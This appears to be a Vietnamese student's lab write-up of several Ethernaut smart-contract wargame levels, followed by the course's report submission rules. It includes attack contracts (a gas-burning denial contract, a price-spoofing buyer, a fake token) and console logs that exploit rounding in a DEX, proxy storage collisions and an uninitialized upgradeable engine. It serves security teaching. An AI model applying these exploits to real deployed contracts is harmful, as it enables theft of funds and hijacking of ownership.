< {tx: '0x991c3db13cd7fbfe7d764160fe1b34fa289cfde36af83e9716eca906887b72
af', receipt: {...}, logs: Array(0)}
> web3.utils.keccak256(web3.eth.abi.encodeParameters(['uint256'], ['1']))
< '0xb10e2d527612073b26eecdf717e6a320cf44b4afac2b0732d9fcbe2b7fa0cf6'
> player
< '0x00d5ceA07F59596F3f46a3226912b548AC354078'
> BigInt(2**256) -
  BigInt('0xb10e2d527612073b26eecdf717e6a320cf44b4afac2b0732d9fcbe2b7fa0cf
6')
< 3570766637743564821188790887498460811999223650907419771362850530845318486
0938n
> await
  contract.revise(357076663774356482118879088749846081199922365090741977136
28505308453184860938n,
  '0x00000000000000000000000000000000100d5ceA07F59596F3f46a3226912b548AC354078')
< {tx: '0x4430cff107465dcfeab9316113e3e04a07d8491a88a36b5619c9147e49e116
b6', receipt: {...}, logs: Array(0)}
> await contract.owner()
< '0x00d5ceA07F59596F3f46a3226912b548AC354078'
>

```

Submit:

Lab 6: Smart Contract Auditing & Penetration Testing

Level 20:

Lab 6: Smart Contract Auditing & Penetration Testing

This is a simple wallet that drips funds over time. You can withdraw the funds slowly by becoming a withdrawing partner.

If you can deny the owner from withdrawing funds when they call `withdraw()` (whilst the contract still has funds, and the transaction is of 1M gas or less) you will win this level.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Denial {
    address public partner; // withdrawal partner - pay the gas, split the withdraw
    address public constant owner = address(0xA9E);
    uint256 timeLastWithdrawn;
    mapping(address => uint256) withdrawPartnerBalances; // keep track of partners balances


    function setWithdrawPartner(address _partner) public {
        partner = _partner;
    }

    // withdraw 1% to recipient and 1% to owner
    function withdraw() public {
        uint256 amountToSend = address(this).balance / 100;
        // perform a call without checking return
        // The recipient can revert, the owner will still get their share
        partner.call{value: amountToSend}("");
        payable(owner).transfer(amountToSend);
        // keep track of last withdrawal time
        timeLastWithdrawn = block.timestamp;
        withdrawPartnerBalances[partner] += amountToSend;
    }

    // allow deposit of funds
    receive() external payable {}

    // convenience function
    function contractBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Thực hiện:



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

contract GasBurner {
    uint256 n;

    function burn() internal {
        while (gasleft() > 0) {
            n += 1;
        }
    }

    receive() external payable {
        burn();
    }
}
```

Lấy address deploy này.

Lab 6: Smart Contract Auditing & Penetration Testing

Level 21:

Can you get the item from the shop for less than the price asked?

Things that might help:

- `Shop` expects to be used from a `Buyer`
- Understanding restrictions of view functions

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface Buyer {
    function price() external view returns (uint256);
}

contract Shop {
    uint256 public price = 100;
    bool public isSold;

    function buy() public {
        Buyer _buyer = Buyer(msg.sender);

        if (_buyer.price() >= price && !isSold) {
            isSold = true;
            price = _buyer.price();
        }
    }
}
```

Tạo 1 contract để tấn công thôi:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IShop {
    function isSold() external view returns (bool);    - gas
    function buy() external;   - gas
}

contract Buyer {
    IShop shop;

    constructor(address _shop) public {    infinite gas 123000 gas
        shop = IShop(_shop);
    }

    function price() external view returns (uint) {    infinite gas
        if (shop.isSold()) {
            return 0;
        } else {
            return 100;
        }
    }

    function attack() external {    infinite gas
        shop.buy();
    }
}
```

Deploy nó với shop address

Thực thi hàm attack().

```
> contract.isSold()
< Promise {<pending>, _events: i, emit: f, on: f, ...}
> await contract.isSold()
< false
> await contract.isSold()
< true
> |
```

Lab 6: Smart Contract Auditing & Penetration Testing

Level 22:

Lab 6: Smart Contract Auditing & Penetration Testing

```

constructor() {}

function setTokens(address _token1, address _token2) public onlyOwner {
    token1 = _token1;
    token2 = _token2;
}

function addLiquidity(address token_address, uint256 amount) public onlyOwner {
    IERC20(token_address).transferFrom(msg.sender, address(this), amount);
}

function swap(address from, address to, uint256 amount) public {
    require((from == token1 && to == token2) || (from == token2 && to == token1), "Invalid tokens");
    require(IERC20(from).balanceOf(msg.sender) >= amount, "Not enough to swap");
    uint256 swapAmount = getSwapPrice(from, to, amount);
    IERC20(from).transferFrom(msg.sender, address(this), amount);
    IERC20(to).approve(address(this), swapAmount);
    IERC20(to).transferFrom(address(this), msg.sender, swapAmount);
}

function getSwapPrice(address from, address to, uint256 amount) public view returns (uint256) {
    return ((amount * IERC20(to).balanceOf(address(this))) / IERC20(from).balanceOf(address(this)));
}

function approve(address spender, uint256 amount) public {
    SwappableToken(token1).approve(msg.sender, spender, amount);
    SwappableToken(token2).approve(msg.sender, spender, amount);
}

function balanceOf(address token, address account) public view returns (uint256) {
    return IERC20(token).balanceOf(account);
}
}

contract SwappableToken is ERC20 {
    address private _dex;

    constructor(address dexInstance, string memory name, string memory symbol, uint256 initialSupply)
        ERC20(name, symbol)
    {
        _mint(msg.sender, initialSupply);
        _dex = dexInstance;
    }

    function approve(address owner, address spender, uint256 amount) public {
        require(owner != _dex, "InvalidApprover");
        super.approve(owner, spender, amount);
    }
}

```

function getSwapPrice(address from, address to, uint amount) public view returns(uint){

```

    return((amount *
IERC20(to).balanceOf(address(this))/IERC20(from).balanceOf(address(this)))
);
}
```

Có vul ở hàm này do phép chia là lấy nguyên.

Thực hiện:

Console was cleared



```

Type help() for a listing of custom web3 addons
^> Level address
0xB468f8e42AC0fAe675B56bc6FDa9C0563B61A52F
^O^O^ Requesting new instance from level...
< < << PLEASE WAIT >> > >
^> Instance address
0xd68534f9BE15824d2A4300FebaD1d9086CB59Fc1

> await contract.approve(contract.address, 500)
<   ▶ {tx: '0x4c94443796629be70fd7a9c236df55d13397ed9f369414d9fd04dd6c282415a5', receipt: {...}, logs: Array(0)}
> t1 = await contract.token1()
< '0xd484448435e653E3F04dB620450EbA2f51CD0842'
> t2 = await contract.token2()
< '0x38B5D9594b1c2e202bD4A9846499F619971A11a9'
> await contract.swap(t1, t2, 10)
<   ▶ {tx: '0x928a0a60bbaff3d57dce230c73b95882efc366238e0e07c98f9a888cd9fb57fb', receipt: {...}, logs: Array(0)}
> await contract.swap(t2, t1, 20)
<   ▶ {tx: '0x4dd9df55fce0251887eb6b8caa43c1c56bb4b395f79bdd99771bf37f7c95b92c', receipt: {...}, logs: Array(0)}
> await contract.swap(t1, t2, 24)
<   ▶ {tx: '0xd0902f4eaadc8704e606d4c5ba7a3be570c9eb0faa5c0d8b1b3d18e8830a1aff', receipt: {...}, logs: Array(0)}
> await contract.swap(t2, t1, 30)
<   ▶ {tx: '0x1ad807c2c8451b459d0631462108bcacf64001d179399f40917f6f1dalef4bf9d', receipt: {...}, logs: Array(0)}
> await contract.swap(t1, t2, 41)
<   ▶ {tx: '0x114a56dd8c1aeb8b15f08a4874c213eb1d7db7fdf2bb99f8256e26fc6f11c5b0', receipt: {...}, logs: Array(0)}
> await contract.swap(t2, t1, 45)
<   ▶ {tx: '0x69422c6775b58b29237b9ca5b50a40b56a03427fe03981976a156a94c7a1cda7', receipt: {...}, logs: Array(0)}
> await contract.balanceOf(t1, instance).then(v => v.toString())
< '0'
>

```

Level 22:


<https://ethernaut.openzeppelin.com/level/0xf59112032D54862E199626F55cFab4F8a3b0Fce9>

Thực hiện:

Tao 1 contract token3:

Lab 6: Smart Contract Auditing & Penetration Testing

111



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract AttackToken is ERC20 {
    constructor(uint256 initialSupply) ERC20("AttackToken", "token3") {
        _mint(msg.sender, initialSupply);
    }
}
```

```
0x13288458B7dca264B3168A5B6E8D7E77a3Ef37EF
> t1 = await contract.token1()
< '0x13288458B7dca264B3168A5B6E8D7E77a3Ef37EF'
> t2 = await contract.token2()
< '0xc338d35F83154dce3cc7dA01A4c50af1a675E78d'
> t3 = '0x6664ea2faD005a39455fb010Ad833D942D3D30B3' //attacker token3
< '0x6664ea2faD005a39455fb010Ad833D942D3D30B3'

> await contract.swap(t3, t1, 100)
< {tx: '0x3d8881e54422886753e21a9c32c1ddf668c9c29baf000ca5150179debad39834', receipt: {...}, logs: Array(0)}
> await contract.swap(t3, t2, 200)
```

Lab 6: Smart Contract Auditing & Penetration Testing

Level 23:

Hợp đồng PuzzleProxy và PuzzleWallet chia sẻ cùng không gian lưu trữ biến trạng thái do sử dụng proxy pattern với delegatecall.

Các biến pendingAdmin và admin từ PuzzleProxy tương ứng với owner và maxBalance trong PuzzleWallet.

proposeNewAdmin: Hàm này cho phép bất kỳ ai thiết lập giá trị của pendingAdmin, pendingAdmin trùng với owner, cho phép attacker thay đổi trực tiếp giá trị owner thành địa chỉ của mình.

Hàm multicall sử dụng delegatecall để gọi nhiều hàm trong cùng một giao dịch. Khi gọi hàm deposit nhiều lần thông qua multicall, giá trị msg.value có thể bị tăng gấp bội do cách msg.value được xử lý trong các lời gọi nội bộ.

Thực hiện:

Lab 6: Smart Contract Auditing & Penetration Testing

Thay đổi owner:

```
> await getBalance(contract.address)
< '0.001'

> functionSignature = {
    name: 'proposeNewAdmin',
    type: 'function',
    inputs: [{ type: 'address', name: '_newAdmin' }]
};

< ▶ {name: 'proposeNewAdmin', type: 'function', inputs: Array(1)}

> params = [player];
< ▶ ['0x00d5ceA07F59596F3f46a3226912b548AC354078']

> data = web3.eth.abi.encodeFunctionCall(functionSignature, params);
await web3.eth.sendTransaction({ from: player, to: instance, data });

< ▶ {blockHash: '0xb52a44142be2eaf9837178e25cb0a0733c94f4bb4b9bb8ddcd8960cf1f1603ba', blockNumber: 7403864, contractAddress: null, cumulativeGasUsed: 189351, effectiveGasPrice: 9600066267, ...}
```

Add whitelist với địa chỉ người chơi:

```
> await contract.addToWhitelist(player);
< {tx: '0x0e9496ca816d33416576c9e432e6fad5b4ddb1eb227c4c80a3b28c7dce2f51a8', receipt: {...}, logs: Array(0)}
>
```

Gọi multicall lồng nhau để gọi deposit nhiều lần nhưng chỉ gửi 1 giá trị msg.value:

Kết quả là số dư của player tăng lên 0.02

Thay đổi giá trị max balance thành đia chỉ player.

Level 24: Motorbike

```

Console was cleared

^_.js:56
Type help() for a listing of custom web3 addons.
^_.js:113
=> Level address
^_.js:35
0x3A78EE8462B02e31133de2B8f1f9CB973D6eDd6
^_.js:35
=> Player address
0x00d5ceA07f59596f3f46a3226912b548AC354078
^_.js:35
=> Ethernaut address
^_.js:35
0xa3e7317E591D5A0F1c605be1b3aC4D2ae56104d6
^_.js:35
=> Instance address
0x93E123C7176cA1E439f9D2D115eAFF0b5fEd6dce
^_.js:35

> engine = await web3.eth.getStorageAt(contract.address,
'0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc')
< '0x000000000000000000000000dfabe39290e557994f0e9df2221856af70e9254b'

> engine = "0xdfabe39290e557994f0e9df2221856af70e9254b"
< '0xdfabe39290e557994f0e9df2221856af70e9254b'

> await web3.eth.sendTransaction({ from: player, to: engine, data:
web3.eth.abi.encodeFunctionSignature("initialize()") })
< {blockHash: '0xccd895958f85b52aa49083aeee05d53340a4d3427afb3c5b3c86d066eff2eab6', blockNumber:
  ▶ er: 7404352, contractAddress: null, cumulativeGasUsed: 1341552, effectiveGasPrice: 77232535
  043, ...}

> await web3.eth.call({from: player, to: engine, data:
web3.eth.abi.encodeFunctionSignature("upgrader()")}).then(v => '0x' +
v.slice(-40).toLowerCase()) === player.toLowerCase()
< true

> attackAddr = "0xa89789624C4d2990ea1A0bb5020e012629936D5A"
< '0xa89789624C4d2990ea1A0bb5020e012629936D5A'

> attackData = encode_with_signature("attack()")
VM2450:1
✖ ▶ Uncaught ReferenceError: encode_with_signature is not defined
  at <anonymous>:1:1

> explodeData = web3.eth.abi.encodeFunctionSignature("attack()")
< '0x9e5faafc'

> upgradeSignature = {
  name: 'upgradeToAndCall',
  ...
}

```

Lab 6: Smart Contract Auditing & Penetration Testing

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (Report) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ chữ 13. **Canh đều (Justify)** cho văn bản. **Canh giữa (Center)** cho ảnh chụp.
- Đặt tên theo định dạng: (Mã lớp)-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: (NT101.K11.ANTT)-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng** – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT

